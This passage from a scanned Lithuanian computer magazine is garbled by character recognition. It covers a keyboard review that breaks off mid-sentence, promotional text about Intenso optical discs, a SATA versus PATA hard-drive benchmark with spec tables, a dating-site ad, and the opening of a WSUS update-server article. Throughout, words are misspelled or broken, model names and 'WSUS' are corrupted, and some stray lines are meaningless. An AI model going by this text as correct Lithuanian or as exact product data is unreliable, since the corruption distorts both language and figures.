Ar galima girti šią klaviatūrą? Turbūt taip, tačiau jūs patys turėtumėte išbandyti „skeltą“ klaviatūrą vien dėl to, jog po to nereiktų keletą mėnesių bandyti „susidraugauti“ su ja. Tie, kam tai pavyko padaryti, skeltos klaviatūros nekeis į jokią kitą. Be to, kompanija „Logitech“ jau seniai puikuoja pakankamai solidžia reputacija, todėl 5 metų garantija (kurį teikia gamintojas) tėra maža kruopelytė papildomos naudos tiems, kas ir taip negali



## NAUJAS VARDAS LIETUVOJE

Gyvename skaitmeniniame amžiuje, todėl ne nuostabu, jog dažniausiai sutinkamos skaitmeninės informacijos apraiškos yra filmai, muzika, nuotraukos bei, žinoma, dokumentai. Ta-

čiau juos reikia kaupti ne tik kompiuterio kietajame diske, bet ir atsarginėse kopijose, t.y. dažniausiai kompaktiniuose diskuose.

Malonu, jog į Lietuvėlę „ateina“ naujas (bent jau Lietuvoje) kompaktinių diskų vardas.

Kompanija „Intenso“ nuo pat jos įkūrimo užsibrėžė

tapti lyderiaujančia tokios produk-

cijos gamintoja, todėl ir jos gaminamų produktų asortimentas ištis žavus. Galbūt kas nors to nežino, jog „Intenso“ buvo pirmoji kompanija pasaulyje, sumąščiusi kompaktinius diskus pavadinti ne vienietinėse dėžutėse, o taip vadinamuose „pyraguose“ — taip, tai tie patys kūgiai (arba „cake'ai“), kuriuose sumauta 25, 50, 100 ar net 150 kompaktinių diskų. Be to, esame dėkingi kompanijai „Intenso“ ir už daugelį kitų „išradimų“ — popieriniai vokeliai diskams, plonytės dėžutės („slimcase“) ar netgi dvigubi dėklai. Ir kurgi buvo visos kitos kompanijos tuo metu? Ogi tiesiog stebėjo kylančią „Intenso“ žvaigždę ir kopijavo jos sumąstytus „išradimus“. Panašu, jog tai pagaliau baigiasi ir mes turėsime „originalius“ diskus — iš rankų, kurios juos ir pavertė tokiais, kokius turime šiandien.

Turbūt esi matęs juodus diskus — tai ypatingą saugumą propaguojanti laikmena. Nepatikėsi: „Intenso“ ir čia buvo viena pirmųjų.

Ši kompanija viena pirmųjų į savo gamyklas nuvežė receptus, kaip „kepti“ DVD diskus, kurių pavadinimas iššifruojamas taip: Digital Versatile Disc. Šiuo metu kompanija „Intenso“ gamina visus įmanomus CD ir DVD formatų diskus. Ir kol tu skaitai šį aprašymą, „Intenso“ inžinieriai plūša laboratorijose — galbūt jie sukurs dar ką nors, kuo mes džiaugsimės keletą dešimtmečių?! Pavyzdžiui, kažką panašaus į šį aliuminį kibirėlį, kuriame telpa 150 CD-R kompaktinių diskų. Tai daugiau nei 100 GB talpos, kurią mums siūlo Vokietijos kompanija „Intenso“.









# Kietojo draugo patikrinimas

## „Serial ATA“ kietųjų diskų testavimas

NEPAISANT VERŽLIOS KITŲ Į KOMPLEKTĄ ĮEINANČIŲ DALIŲ EVOLIUCIJOS, DAR VISAI NESENAI BUVO SUNKU ĮSIVAIZDUOTI MOTININĘ PLOKŠTĘ BE MAŽIAUSIAI DVIJŲ IDE (PARALLEL ATA) LIZDŲ. TAČIAU ATSIKADUS NAUJAM STANDARTUI „SATA 150“ (SERIAL ATA), SITUACIJA PRADĖJO GREITAI KEISTIS. PAVYZDŽIUI, Į „LGF775“ SISTEMINES PLOKŠTES DABAR JAU MONTUOJAMAS VISO LABO VIENAS „PATA“ KANALAS. ŠIAME STRAIPSNYJE MES NUSPRENDĖME IŠTESTUOTI KAI KURIUOS „SATA“ KAUPIKLIŲ MODELIUS, KAD GALĖTUME IŠMATUOTI PAGRINDINES JŲ GREIČIO SAVYBES IR SULYGINTI JAS SU ŠIUOLAIKINIO „PATA“ KIETOJO DISKO SAVYBĖMIS.

### [Technologijos]

Jeigu sulygintume SATA ir PATA kaupiklius, tai į akis iš karto kristų jų išorės skirtumai. Vietoje drūto IDE šleifo SATA diskas prie kompiuterio jungiasi mažyčiu ir tvarkingu kabeliuku, kas yra labai gerai, kadangi sumažėjus kabelio gabaritams pagerėjo oro judėjimas korpuso viduje, supaprastėjo priėjimas prie kitų kompiuterio komplektuojančių dalių, o dėl to, kad SATA kabelyje mažiau gyslų, duomenų perdavimo greitis padidėjo iki 150 megabaitų per sekundę prieš 133 PATA per tokį pat laiką perduodamus megabaitus. Prie SATA kabelio gali būti prijungtas tik vienas diskas, todėl nebėra painiavos su kaupiklio darbo režimu (*master* arba *slave*). Pasikeitė ir kaupiklių maitinimo būdas — vietoje įprastinio *molex* o SATA diskuose yra nuosava jungtis. Pagrindinė SATA sąsajos naujovė — tai

suderinamumas su *hot swap*, t.y. „karštas“ kietųjų diskų prijungimas. Tai labai naudinga naujovė, kadangi norint prijungti savo diską daugiau nerelkia išjungti kompiuterio, tačiau čia iškyla nedidelė problema: ne visos motininės plokštės ir ne visi diskai supranta tokį „karštą“ prijungimą. Panašiai kaip ir SCSI kaupikliai, SATA įrenginiai jau suderinami su NCQ technologija. NCQ — tai iš kompiuterio diskui perduodamų komandų rūšiavimo technologija, sukurta siekiant maksimalaus našumo. Pavyzdžiui, jeigu į HDD perduodama komanda nuskaityti duomenis iš 12, 3 ir 7 takelių, tai NCQ padarys taip, kad magnetinių galvutčių judėjimo maršrutas būtų optimalus. Tiesa, derėtų paminėti, kad panorėję ypatingi estetai gali SATA kaupiklį per specialų perėjimą prijungti prie PATA valdiklio.

### [Testavimo metodika]

Testavimas buvo atliekamas su programomis *HD Tach* ir *WinBench 99*. Su *HD Tach* buvo matuojamos šios savybės: maksimalus nuoseklaus skaitymo greitis, vidutinis nuoseklaus skaitymo greitis, maksimalus nuoseklaus įrašymo greitis, vidutinis nuoseklaus įrašymo greitis, atsitiktinio priejimo laikas (*Random Access Time*) ir maksimalus sąsajos greitis. Po to kietajame diske buvo sukuriamą partiją, lygi pilnai jo talpai, kuri buvo formatuojama su NTFS failų sistema. Tada buvo atliekamas *Disk Transfer Rate* testas (iš esmės tai taip pat nuoseklus skaitymas), įeinantis į paketo *WinBench 99* sudėtį, buvo fiksuojamas pradinis ir galutinis greitis, be to, atliekama gauto grafiko analizė, jame neturėjo būti staigių „šuoliukų“ arba „kritimų“. Kiekvieno kaupiklio testavimo metu su programa *HDD Temperature* buvo nuolat stebima temperatūra bei fiksuojamas maksimalus jos parodymas. Siekiant palyginti SATA ir PATA kietųjų diskų su 7200 apsisukimų per minutę sukimosi greičiu spartos charakteristikas, prie testuojamų įrenginių buvo pridėtas PATA kaupiklis.

#### Testinis stendas

Procesorius: Intel Celeron D 3GHz

Motininė plokštė: Intel D925XECV2

Operatyvinė atmintis: Kingston 256Mb DDR2

Kietasis diskas: HDD Western Digital WD2000JB 200Gb

Operacinė sistema: Windows XP Corporate Edition SP2



## Maxtor 6B300S0

Talpa, Gb: 300

Sąsaja: SATA

Sukimosi greitis aps/min: 7200

Spartinančiosios atminties talpa, Mb: 16

Fizinų diskų kiekis: 4

Galvučių kiekis: 8

Gabaritai, mm: 147 x 26 x 102

Masė, kg: 0,6

Testavimo rezultatai:

Nuoseklaus skaitymo greitis, Mb/s:

Maksimalus: 66,2

Vidutinis: 53,9

Nuoseklaus rašymo greitis, Mb/s:

Maksimalus: 36,5

Vidutinis: 26,8

Random Access Time, ms: 14,1

Maksimalus sąsajos greitis, Mb/s: 133,5

Disk Transfer Rate, Mb/s


Pradinis greitis: 64400

Galutinis greitis: 38100

Maksimali temperatūra, C: 50

Tolygus skaitymo grafikas,

tačiau greičio charakteristikos vidutines



Komplektacija smarkiai skiriasi nuo standartinės. Joje, kiti kaupikliai / testavimo pakavimo tik antistatinuose paketuose, tai čia mes turime simpatišką dėžutę, į kurią buvo supakuoti du kaupikliai, kompaktinis diskas su programine įranga, SATA kabelis ir paketas su kaupiklių montavimui skirtomis priemonėmis. Šie ketieji diskai po Seagate 3400832AS savo talpą yra antri. Taip pat į akis iš karto krenta didelė įranginio spartinančiosios atminties talpa (net 16 megabaitų), kas yra dvigubai daugiau, nei kelių testavimo dalyvių. Iš karto pasidaro aiški šių kaupiklių panaudojimo sritis: pavyzdžiui, jie tuo patikimai galėtų būti panaudojami nekilnojamojo

daugiau tūkio failų saugojimui, t. y. tokiose užduotyse, kur svarbus kaupiklio spartinančiosios atminties dydis. Aptarsime šių įranginių testų rezultatus. Bendrai paėmus, rezultatai visai neblogi: šis kaupiklis tarp SATA kietųjų diskų užėmė užtikrintą trečiąją vietą, atsitiktinio priejimo laiko teste antrąją vietą, o pagal maksimalius sąsajos greičio testo rezultatus iš viso užtikrintai laimėjo (šia greičiausiai pasireiškė didesnė nei kituose testuose įranginiuose spartinančiosios atminties apimtis). Iš trūkumų galima būtų paminėti aukštą ant disko užliuotą temperatūrą (antras rezultatas), beje, savo naštumui šis diskas pastebimai atsiliko nuo testo laimėtojų.

Talpa, Gb: 200

Sąsaja: SATA

Sukimosi greitis aps/min: 7200

Spartinančiosios atminties talpa, Mb: 8

Fizinų diskų kiekis: 2

Galvučių kiekis: 4

Gabaritai, mm: 147 x 26 x 102

Masė, kg: 0,6

Testavimo rezultatai:

Nuoseklaus skaitymo greitis, Mb/s:

Maksimalus: 73,1

Vidutinis: 61,1

Nuoseklaus rašymo greitis, Mb/s:

Maksimalus: 70,9

Vidutinis: 48,1

Random Access Time, ms: 15,7

Maksimalus sąsajos greitis, Mb/s: 128,8

Disk Transfer Rate, Mb/s

Pradinis greitis: 71100

Galutinis greitis: 40600

Maksimali temperatūra, C: 49

Geriausias greičio charakteristikų grafikas,

įspūdingas maksimalus ir vidutinis skaitymo greitis

## Seagate ST3200826AS



Šis kaupiklis mus maloniai nustebino savo našumu. Diskas beaptygiškai nugalėjo nuoseklaus skaitymo greičio (tiek maksimalus, tiek ir nuoseklus greitis), Disk Transfer Rate (pradinis ir galutinis greičiai) testuose, o nuoseklaus rašymo greičio teste pergalę pasidalino kartu su ST3400832AS. Deja, neapsieita be trūkumų. Dėl aukšto rašymo / diską tankio kaupiklio atsitiktinio priejimo laiko teste parodė prastus rezultatus (trečias iš keturių) — tai Seagate kietiesiems diskams būdinga problema. Be to, kaupiklis gana trūkšmingas, ypač magnetinių galvučių pozicionavimo operacijose. Taip pat čia galima pridėti tipiską per aukštą temperatūros problemą — net keturiasdešimt devyrių laipsnių.



Talpa, Gb: 400

Sąsaja: SATA

Sukimosi greitis aps/min: 7200

Spartinančiosios atminties talpa, Mb: 8

Fizinių diskų kiekis: 4

Galvūčių kiekis: 8

Gabariai, mm: 147 x 26 x 102

Masė, kg: 0,7

Testavimo rezultatai:

Nuoseklaus skaitymo greitis, Mb/s:

Maksimalus: 71,3

Vidutinis: 59,9

Nuoseklaus rašymo greitis, Mb/s:

Maksimalus: 70,9

Vidutinis: 48,1

Random Access Time, ms: 16,1

Maksimalus sąsajos greitis, Mb/s: 127,5

Disk Transfer Rate, Mb/s

Pradinis greitis: 69700

Galutinis greitis: 40300

Maksimali temperatūra, C: 52

Nepaisant dvigubai didesnės talpos, šis kaupiklis visiškai nedaug atsilieka nuo ST3200826AS

## Seagate ST3400832AS



Antrasis „Seagate“ pagaminto kaupiklio modelis, kuris nuo ankstesniojo skiriasi dvigubai didesne talpa. Kaip žinia, jeigu du kaupikliai pagaminti pagal tą pačią technologiją (konkrečiai šnekant, vienodos rašymo / skaitymo diskų tankis) ir skiriasi tik savo talpa, tai paprastai modelis su mažesne talpa būna daug našesnis. Ne šimtis ir Seagate diskų pore, 400 gigabaitų modelis parodė silpnesnį rezultatą, tačiau skirtumas buvo minimalus. Jeigu žvilgtelėtume į nuoseklaus skaitymo greičio testo rezultatus, tai galėtume pastebėti, kad šis kaupiklis užima antrąją vietą (tik maksimalus, tiek ir vidutinis greitis), o nuoseklaus rašymo greičio teste

pergale pasidalino kartu su ST3200826AS (abu parodė absoliučiai vienodą tiek maksimalius, tiek ir vidutinio rašymo greičio rezultatus), beje, skirtumas tarp antrąjo ir trečiojo rezultato (pastarasis priklauso Maxtor 6B300S0) buvo 21,2 megabaitai per sekundę. Disk Transfer Rate įrenginys taip pat tvirtai įsitaisė antrąjoje vietoje, šiek tiek atsilikdamas nuo ST3200826AS. Trūkumai praktiškai tokie pat, kaip ir dviejų šimtų gigabaitų modelyje. Tai patys prastasis atsitiktinio priėjimo laiko testo rodikliai (paskutinė vieta). Paties varšūnausio kaupiklio tikslus taip pat priklauso būtent šiam modeliui (dėl pačios didžiausios jo talpos).

## Western Digital WD2500JS

Talpa, Gb: 250

Sąsaja: SATA

Sukimosi greitis aps/min: 7200

Spartinančiosios atminties talpa, Mb: 8

Fizinių diskų kiekis: 3

Galvūčių kiekis: 6

Gabariai, mm: 147 x 26 x 102

Masė, kg: 0,7

Testavimo rezultatai:

Nuoseklaus skaitymo greitis, Mb/s:

Maksimalus: 63,2

Vidutinis: 53,0

Nuoseklaus rašymo greitis, Mb/s:

Maksimalus: 38,8

Vidutinis: 23,8

Random Access Time, ms: 13,6

Maksimalus sąsajos greitis, Mb/s: 128,5

Disk Transfer Rate, Mb/s

Pradinis greitis: 61300

Galutinis greitis: 37400

Maksimali temperatūra, C: 42

Deja, Western Digital įrenginys parodė prastiausius nuoseklaus skaitymo greičio rezultatus



250 gigabaitų talpos įrenginys gamina „Western Digital“. Priešingai nei kitieji diskai, kurių korpusai tradiciškai yra aliumininės spalvos, šio disko viduriai supakuoti į stilingą juodą korpusą. Šis Metasas diskas pasirodė esąs pats šaltiausias iš visų testuojamų (42 laipsniai pagal Celsijų). Skirtumas tarp pirmosios ir paskutinės vietos siekė 10 laipsnių! Kaupiklis pasirodė besąs pats greičiausias atsitiktinio priėjimo laiko teste, kurio rezultatas buvo 13,6 ms. O kiti jo testų rezultatai netoliai jokių vičių. Nuoseklaus skaitymo greičio teste kaupiklis užėmė paskutinę vietą (pats prastiausias rezultatas tiek pagal maksimalų, tiek ir pagal vidutinį greitį), šiek tiek nusileiddamas Maxtor 6B300S0, toje pačioje vietoje šis įrenginys balgė ir Disk Transfer Rate teste, tiesa, atsilikdamas nuo Maxtor čia labiau apčiuopiamas. Šiek tiek geresnė padėtis nuoseklaus rašymo greičio teste, maksimalus šio įrenginio greitis šiame teste – trečiasis rezultatas, tačiau vidutinis greitis visai labo ketvirtas, o kadangi vidutinio greičio priartėjimas aukštesnis, tai galutinis įvertinimas už nuoseklaus rašymo greitį pasirodė esąs pats žemiausias. Kaupiklio skleidžiamas triukšmas šiek tiek mažesnis, nei kitų. Mes pastebėjome vieną nemalonų ypatybę: darbo metu kaupiklis smarkiai vibruoja, todėl jeigu tu šį įrenginį korpusu prisitai tvirtinai, tai kietojo disko skleidžiamas triukšmas bus kur kas didesnis.



TESTAVIME, NEDALYVAUJA, PRIDĖTAS TIK GREIČIO SAVYBĖMS Palyginti

## Maxtor GL200PO

Talpa, Gb: 200

Sąsaja: IDE (UDMA133)

Sukimosi greitis aps/min: 7200

Spartinančiosios atminties talpa, Mb: 8

Fizinių diskų kiekis:

Galvučių kiekis:

Gabaritai, mm: 147 x 25 x 102

Masė, kg: 0,6

Testavimo rezultatai:

Nuoseklaus skaitymo greitis, Mb/s:

Maksimalus: 67,2

Vidutinis: 53,8

Nuoseklaus įrašymo greitis, Mb/s:

Maksimalus: 32,8

Vidutinis: 25

Random Access Time, ms: 14,9

Maksimalus sąsajos greitis, Mb/s: 90,6

Disk Transfer Rate, Mb/s

Pradinis greitis: 65100

Galutinis greitis: 36800

Maksimali temperatūra, C: 47

Nepaisant „pasenusios“ sąsajos,

kaupiklis parodė gana padarų greitį



Pabeigę mes negalėjome neištestuoti kietojo disko su sena gėrė PATA sąsa-  
ja. Bandomuoju triušiu buvę pasirinktas Maxtor GL200PO. Ir kokią gi  
išvadą galima padaryti išanalizavus gautus rezultatus? Išvada bus banali:  
pagal savo pagrindines greičio charakteristikas silpnesnis yra Maxtor GL200PO,  
kuris praktiškai nenusileidžia „kietam bei šauniam“ Maxtor 6B300SO mode-  
liui. Nuoseklaus įrašymo greičio, nuoseklaus skaitymo greičio, Disk Transfer  
Rate ir atsistatymo priėjimo laiko testuose atsilikimas buvo minimalus (o pagal  
maksimalaus skaitymo greičio ir pradinio greičio Disk Transfer Rate parody-

mus Maxtor GL200PO netgi šiek tiek aplenkė Maxtor 6B300SO). Ir tik pagal  
mažiausią sąsajos greičio parodymus kaupiklis su PATA sąsaja kaip rei-  
kiant atsilikio nuo SATA įrenginių (kas nėra keista). Be abejo, jeigu būtų atli-  
tas testas, kuris modeliuotų, pavyzdžiui, smarkiai apkrautą web serverį, tai  
Maxtor 6B300SO tur kas didesnės spartinančiosios atminties sąskaita ap-  
lenktų Maxtor GL200PO. Beje, jis dėl tos pačios priežasties greičiau nei ap-  
lenktų ir Seagate kaupiklius, tačiau geriausias rezultatas būtų gautas sparti-  
nančiosios atminties talpos sąskaita, o ne dėl sąsajos efektyvumo ir greičio.

### [Testinis standas]

Ką gi, pagrindinė išvada, kurią galima padaryti remiantis atlikto testo rezultatais — lyginant su PATA kaupikliais, visi Serial ATA  
sąsajos greičio privalumai pilnai neatsiskleidžia, kai ši sąsaja naudojama kietiesiems diskams su 7200 apsukimų per minutę.  
Pagrindinis lėtesnio veikimo faktorius yra mechaninė disko dalis, o daugeliu atvejų gamintojai skirtingiems kaupiklių modeliams  
su PATA ir SATA sąsajomis naudoja vienodas mechanines dalis. Tačiau atsiranda naujų, greitesnių kietųjų diskų, kuriuose Serial  
ATA privalumai pilnai atsiskleidžia, todėl suderinamumas su SATA sąsaja tavo kompiuterio motininėje plokštėje — tai plėtimo  
galimybės garantija.

Antroji išvada: šiuolaikiniai kietieji diskai ganėtinai apčiuopiamai kaista. Spręsk pats — testavimo metu kaupiklis buvo ne korpuse  
gerai vėdinamoje ir vėsioje patalpoje, tačiau intensyviai dirbant tai netrukė jam įkaisti iki 50 laipsnių (tai vidutinis rezultatas).  
Uždaramame korpuse ir su bloga oro cirkuliacija kaupiklio temperatūra gali viršyti ir 60–70 laipsnių. Tokio diskų veikimo rezultatas —  
sudegusios magnetinių galvučių pozicionavimo valdymo sistemos mikroschemos. Savaimė suprantama, visi šiuolaikiniai diskai  
turį apsaugas nuo perkaitimo (apsauga veikia taip: vos tik temperatūra viršija tam tikrą ribinę reikšmę, kaupiklis arba smarkiai  
sulėtina savo darbą, arba pats išsijungia, laukdamas mikroschemos atvėsimo), tačiau kaupiklio eksploatacija ribiniais darbo  
režimais smarkiai sutrumpins jo tarnybos laiką. Būtent todėl mes rekomenduojame su pačiais karščiausiais įrenginiais montuoti  
pasyvaus arba aktyvaus aušinimo sistemas.

„Redakcijos pasirinkimu“ pripažintas Seagate ST3400832AS, kuris buvo pats talpiausias diskas su geromis greičio charakteris-  
tikomis. „Geriausiu pirkinium“ tapo Western Digital WD 2500JS, mes jį rekomenduojame vėsios ir tylos mėgėjams, su sąlyga, jog  
jis bus patikimai sumontuotas kokybiškame korpuse, leisiančiame išvengti vibracijų.



XXI-O AMŽIAUS PAŽINČIŲ PORTALAS

**WWW.DRAUGAS.LT**



MODERNIEMS IR ŠIUOLAIKIŠKIEMS

reklama@draugas.lt

---



# 016

## Dovanėlė adminui

PAGALIAU IŠSIPILDĖ ADMINISTRATORIAUS, KURIAM TEKŲ APTARNAUTI DIDELĮ KORPORATYVINĮ IŠ PAČIŲ ĮVAIRIAUSIŲ MAŠINŲ PARKO SUSIDEDANTĮ TINKLĄ, SVAJONĘ. KIEKVIENAS ŽINO, KAIP SUDĖTINGA VARTOTOJUS PRIVERSTI LAIKU Į SAVO KOMPIUTERIUS ĮDIEGTI ATNAUJINIMUS IR PATAISYMAS. LABAI DAŽNAI ŠĮ KLAIKIAI BAIŠŲ, NUOBODŲ IR VISIŠKAI NEĮDOMŲ DARBĄ (SIMPATIŠKOS SEKRETORĖS KOMPIUTERIO TVARKYMAS NESISKAITO) TENKA DARYTI PAČIAM. TIKSLIAU ŠNEKANT — TEKDAVO, KADANGI DABAR TAI GALIMA DARYTI AUTOMATIŠKAI!

Viskas apie WSUS — serverinę „Windows“ atnaujinimų tarnybą

**[Automatiniai atnaujinimai: būti ar nebūti?]** Įdiegęs Windows namų mašinoje, aš visų pirma atjungiu automatinius atnaujinimus (Windows Update System). Deja, ši be jokios abejonės naudinga tarnyba tuo pačiu nepaprastai edri. Ji ne netaria, kad didžioji dalis atnaujinimų jau senai priglausti mano diske aukia, kada bus įdiegti, todėl su pavydėt nu užsispyrimu pradeda laužtis į internetą ir siųstis visus prieinamus atnaujinimus. Iš esmės tame nėra nieko fatališko, nebent peržiūrėjęs išeikvoto tinklo srauto statistiką tu eilinį kartą prisiminsi dedę Brią. Visų reikalingų pataisymų paketų ir atnaujinimų įdiegimas rankiniu būdu trunka 10–15 minučių, tačiau korporatyviniame tinkle tai tikrai ne išeitis. Ne vienas blaiviu protu mąstantis adminas neįdiegines atnaujinimų rankiniu būdu į kiekvieną mašiną, abejotina ir tai, kad su šia užduotimi susidoros paprasti vartotojai. Išeina taip, kad be automatinio atnaujinimo tarnybos mes niekaip neapvaisim. Kita vertus, įsivaizduok, kas bus, jeigu Windows Update System pradės aktyviai reikštis kiekviename stambaus (nuo 100 darbo stočių) korporatyvinio tinklo kompiuteryje? Nesunku su prasti, kad vienas ir tas pats atnaujinimas bus parsiumčiamas keletą dešimčių, šimtus, o gal net tūkstančius kartų. O juk vienai ar kitai programinei įrangai skirti atnaujinimai, taip pat ir kitiškai išleidžiami vos ne kiek-



Windows Server System

Ta t esiog Windows Server System logo pas .



vieną savą tę... Praktikoje gauname kolosalias tinklo srauto sąnaudas. Jų būtų galima lengvai išvengti, jeigu tinkle būtų koks nors kešuojantis elementas — kuris vieną kartą parsisiųstų visą atnaujinimų bazę ir po to juos dalintų visoms lokalaus tinklo darbo stotims. Šio elemento pavadinimas — WSUS (Windows Server Update Service) — serverinė Windows atnaujinimų tarnyba

**[Susipažįstame artimiau]** Taigi kam būtent reikalingas WSUS? Iš esmės tai yra efektyvus atnaujinimų platinimo įrankis, skirtas užlopyti tokius „Microsoft“ produktus, kaip Windows XP Professional, Windows 2000, Windows 2000 Server, Office XP, Office 2003, SQL Server 2000, MSDE, Exchange Server ir Exchange Server 2003. Greitai šis ir taip nemažas sąrašas smarkiai išsiplies, apie ką byloja gausus pluoštas „Microsoft“ pranešimų spaudai.

Sistema veikia pagal kliento–serverio schemą. Serveris platina atnaujinimus ir pataisymus, o klientas juos pasiima. Jeigu klientinė dalis pagal nutylėjimą montuota į Windows 2000 (pradedant SP3), Windows XP bei Windows 2003 Server ir vadinasi Windows Updates, tai serverinį komponentą, tai yra WSUS, reikia įdiegti kompiuteryje su Windows 2000 Server (su Service Pack 4) arba Windows Server 2003 sistema. Po įdiegimo, apie kurį mes greitai pakalbesime išsamiau, WSUS tampa galingu administratoriaus įrankiu, kurį galima valdyti nuotoliniu būdu per specialią web sąsają, prieinamą iš bet kurios Windows sistemos su įdiegta Internet Explorer 6.0 arba naujesne naršykle. Deja, prieimas su kita naršykle arba operacine sistema nėra galimas.





MSÜS girmişler bulunur



**[Priežastis pamąstymui]** Nepaisant anksčiau duotų pažadų, rugsejį „Microsoft“ pranešė, kad neišleis konkretaus kritinio Windows pažeidžiamumo atnaujinimo. Skyle priskirtas aukščiausias pavojingumo lygis „critical“, t.y. jį potencialiai galima panaudoti masiniam mašinui nulaužimui. Sukurtas pataisymas pasirodė esąs kairdingas, todėl jo išleidimas buvo atidėtas neribotam laikui. O juk tokie krevių programuo-tojų rankų sukurti atnaujinimai gali patekti ir į Windows Update, todėl prieš atnaujinimo įdiegimą visame tinkle rekomenduojama jį ištestuoti keliose mašinose. O rugpjūtį buvo šleist net 6 „Microsoft“ pataisymai, vienas kurių užtaise dar vieną kritinį Windows pažeidžiamumą


Stambiems tinkamiams arba keliems tarpusavyje susijusiems tinklams gal. būti naudingas WSUS serverių grandinių paaiškinimas. Vienas iš jų svarbiausias — prijungtas prie interneto (tiksliau šnekanč., prisijungęs prie *Microsoft Update* serviso) ir reguliariai iš ten parsisiunčias visus preinamus atnaujinimus. Paprastai kiti WSUS serveriai neturi tiesioginio prieigimo prie interneto, tačiau.

je pagrinđinį WSJS serverį panaudoja kaip atnaujinti šaltinį. Tokią hierarchiją rekomenduojama naudoti stambiose tinklo srutose, norint nukrauti našta nuo pagrindinių lokalaus tinklo srutų magistralių. Tiesą sakant, tarp naudojamų WSJS serverių gali net nebūti susijungimo! Visus pagrindiniame serveryje priimančius atnaujinimus galima įrašyti į kompaktą ir taip atnaujinti likusius WSJS. Toks būdas gali būti naudingas, jeigu tu aptarnauji keletą tinklų, tarp kurių nėra greitaegio sujungimo. Prisiųngdamas prie WSJS serverio, klientas perduoda informaciją apie įdegtus atnaujinimus. Serveris sulygina šiuos duomenis su savo duomenų baze ir perduoda klientui visus jam aktuales atnaujinimus. WSJS bazės atnaujinimą galima atlikti reguliariai, o šis procesas turi gana daug parametų. Je būtina, gali būti atnaujinta ir pati automatinio atnaujinimų tarnyba (tiek klientinė, tiek ir serverinė dalis). Taip nulus tuomet, kai serveryje bus priimanamos naujos jų versijos.


Visa informacija apie atnaujinimus centralizuotai saugoma duomenų bazeje. Tam gali būti panaudota tiek galiną *Microsoft SQL Server*, tiek ir lengvesnė bei nemokama *MS SQL Server Desktop Engine* (sutrumpintai: *MSDE*).

Dar daugiau, į WSUS įsijetį įtrauktas *Microsoft Windows Server Desktop Engine (MSWDE)*, kurį, tiesą sakant, galima naudoti tik *Windows 2003 Server* sistemoje. Dėmenų bazėje saugomas išsamus prie namų atnaujinimų sąrašas ir aprašymai, WSUS konfigai, informacija apie klientų kompiuterių atnaujinimų būseną, taip pat išsamios ataskaitos apie visos sistemos darbą.

**[WSUS įdiegimas]** Norint iki galo suvokti visą WSUS technologijos lankstumą, siūlau pažūrėti į veikiančią sistemą užsisek saugos diržus, mes pradėdam įdiegimą. Visų pirma reikia paruošti tinkamą platformą. Kaip jau minėjau, WSJS galima diegti tik servernėse *Windows 2000* ir *Windows 2003* sistemose, išskyrus tu 64 bitu ir *Web Edition* versijas. Vidutinio lokalaus




Stambiane korporativy nameri i nide ga ima  
sukurti ištisa WSJS serveriu hierarchia



Atracurium, saugolinas

